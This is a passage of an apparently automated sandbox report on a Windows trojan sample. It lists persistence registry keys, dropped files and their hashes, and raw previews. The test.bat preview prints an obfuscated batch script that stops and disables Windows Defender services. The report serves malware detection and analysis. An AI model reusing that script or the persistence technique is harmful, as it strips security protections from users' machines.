http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
canonicalizer.ucsuri.tcs	unknown	unknown	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483893
Start date:	15.09.2021
Start time:	15:48:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	3GGQ4wTFwC (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	65
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.expl.evad.winEXE@95/83@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 95.8%) • Quality average: 83% • Quality standard deviation: 25.9%
HCA Information:	• Successful, ratio: 76% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:49:42	API Interceptor	2x Sleep call for process: svchost.exe modified
15:50:06	API Interceptor	227x Sleep call for process: powershell.exe modified
15:50:10	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe
15:50:25	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce F1385DE3 C:\Users\Public\Documents\2D17B9CF\svchost.exe
15:50:34	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce F1385DE3 C:\Users\Public\Documents\2D17B9CF\svchost.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5975205178815473
Encrypted:	false
SSDEEP:	6:bq2k1GaD0JOCEfMuaaD0JOCEfMKQmDaoJtAl/gz2cE0fMbhEZolrRSQ2hyYIIT:bqlGaD0JcaaD0JwQQaktAg/0bjSQJ
MD5:	2F84CAF3229036A2321C24882EA91563
SHA1:	6EFFEA113899D49F0A1B9CD774A862AC7ADFDBBA
SHA-256:	BC5DAE8A4E48AF41835329090718426AA0686C02F06CF0660A79588C3AC1DC95
SHA-512:	3C173A881F20CEA52004E761799F90C303BF004C306248F9463D1FA9303A7D5ED21DC3C1BE3BABE0B4F4D9355C29E7AAFC27216F6521F3FB20993879A166CFB
Malicious:	false
Reputation:	unknown
Preview:	....E..h..(.....*1...y..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*1...y.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xa79a73f3, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09713603664113368
Encrypted:	false
SSDEEP:	12:8Az0+QlXO4bl/UYKaAz0+QlXO4bl/UYK:FI9kTI9k
MD5:	DED330A506D1CCFB3FE223A851AAA769
SHA1:	B81C058B02ECD74806054D98887239C171384B2D
SHA-256:	450CFD79B888FC3F4C35512C8D01B94AE96601E5133EEC985777AF0549D87E8F
SHA-512:	E85C13B48B90218EB8E7913760F60CE53EE9CB4BF5FA9079F53D4E97F16411AB40EAD75460F90E189D7A63436C5F1FF08817539042EC27AFA1FC4851260C1E31
Malicious:	false
Reputation:	unknown
Preview:	..s.... .....e.f.3...w.....&.....w..*1...y..h.(.....3...w.....B.....@..... ....3...w..... .....c...*1...y.....-|*1...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.112607749099335
Encrypted:	false
SSDEEP:	3:d7EvP++/Jl/bJdAtilGRYllYll:diZ/Jt4X
MD5:	7A33E5FD0E3254B8B20581F83CD738D3
SHA1:	B437A1B995BA0F50EB526D4E2CA4E77A697A9040
SHA-256:	0CAAA761D945F3DB2CD3092D2B1EEF9152267B9688E0094956FC55B2D31601FA
SHA-512:	08BF892F3E2CC816FE439359D989241D9081DF54630B8EEE70A40A5F9AE2ED1F3442DB7374EC42F6E2D70F786D77861122E754D3925BCEEEEB6044956D1024B9

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Malicious:	false
Reputation:	unknown
Preview:	..[.....3...w..*1...y.....w.....w.....w....:O....w.....-|*1...y..... ....

C:\Users\Public\Documents\2D17B9CF\svchost.exe	
Process:	C:\Users\user\Desktop\3GGQ4wTFwC.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	839160
Entropy (8bit):	5.788517474442657
Encrypted:	false
SSDEEP:	12288:JhdbUqFVAZqq2aVrYDGkjhGw9mdNTII2czoxGWnTUbA:ndb2ZqTa+LjhGQmDeJBw6A
MD5:	2AC2D91AF826847F3E2544B2420A814D
SHA1:	79101B95F1D8171E6E5C4CE4E9D9372466A6259D
SHA-256:	3E3BF2B2439B584BB039F072D969A4B31F5EB4C03FD8033FEC911FF3ED5C1878
SHA-512:	9785737408C6345E35D4EBE9F438BD2647F2B9E230B53592A5D3EEBFC70B1969D4E1D614BBE44D7579803AF51211F84D2060F558B9052875169F55F91195B4FC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 49%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... .....@.. ....b..... `.....H...J.....x.....T..... ..... ..H.....text..... ..... ..`.rsrc...x.....@..@.reloc..... .....@..@.....x.....H.....L#..R.....&.....*V!.-.C.....s.....*..{....*2.{....o....*b.r...p(.....{.....o....*2.{....o....*6.{.....o....*2.{....o....*6.{.....o....*2.{....o....*b.r...p(.....{.....o....*~.(.....}.....(....u....}....*2.{....o&...*B.....-..s'...z*v.,..(r...,..r...p((...s)...z*B.(....,..s'...z*j.(r...,..r...p((...s)...z*~.~*...(+...,..r...p((...s)...z*&..o3...&*>..sB...%.}C...*..%-.&(...+*.~F....\.....~....-.(?...+.....~....

C:\Users\Public\Documents\2D17B9CF\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\3GGQ4wTFwC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	21756
Entropy (8bit):	5.603128797022553
Encrypted:	false
SSDEEP:	384:mtL6fBa5GZ+0O5XuSBKnFMultIO8aepEQX5YKAgUWqesHC3T7j6IvUI++jy:WIwTE4KFMult0a+5U6Xmln
MD5:	9188C53F17608D3DCB6C6E22947B3FFE
SHA1:	142BBBFF2EBC6EA20EBD608207E01DCD7619AFCC
SHA-256:	0C1CF48AAD5B1099ADA4A11D236D02E7558DF8B9AC2D4E80602F68D8DCDE8F9F
SHA-512:	9241AE6701299F7BCB8F0EBB0165EC42EA12D20743A324D91ECE6D33A676F10E9E450CE382758C45575F401828CEDDEA9C54F4AC475A0A9CC2E46D46E5E87E 0
Malicious:	false
Reputation:	unknown
Preview:	@...e.....W.m.....1.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)n.....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,j.....(.Microsoft.PowerShell.Commands.ManagementT.....7.,fiD..... .....*.Microsoft.Management.Inf

C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\test.bat	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718 E
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\test.bat	
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\3GGQ4wTFwC.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\test.bat	
Process:	C:\Users\user\Desktop\3GGQ4wTFwC.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B

C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe

SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......oH..+)..+)..+)...&.))...&.9).....()......)..+)...(......()......).....*).....*).. Rich+)..........................PE..L.....(_...@..........................@...L............a...........B..x!..........p.. <...........................text...)........................... ..`.rdata.../.......0..................@..@.data...............................@....rsrc....a.......b..................@..@.. ....

C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\test.bat

Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718 E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1ixgti2a.x1n.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1ps2ii4u.o1g.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1ps2ii4u.o1g.psm1	
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2r50unnw.v3r.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_34senvu0.sev.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4rtzgycv.b2y.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_52xmmgyk.b2p.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_52xmmgyk.b2p.ps1	
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5jcmb1zv.zd0.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ac52ymsa.rlm.psm1	
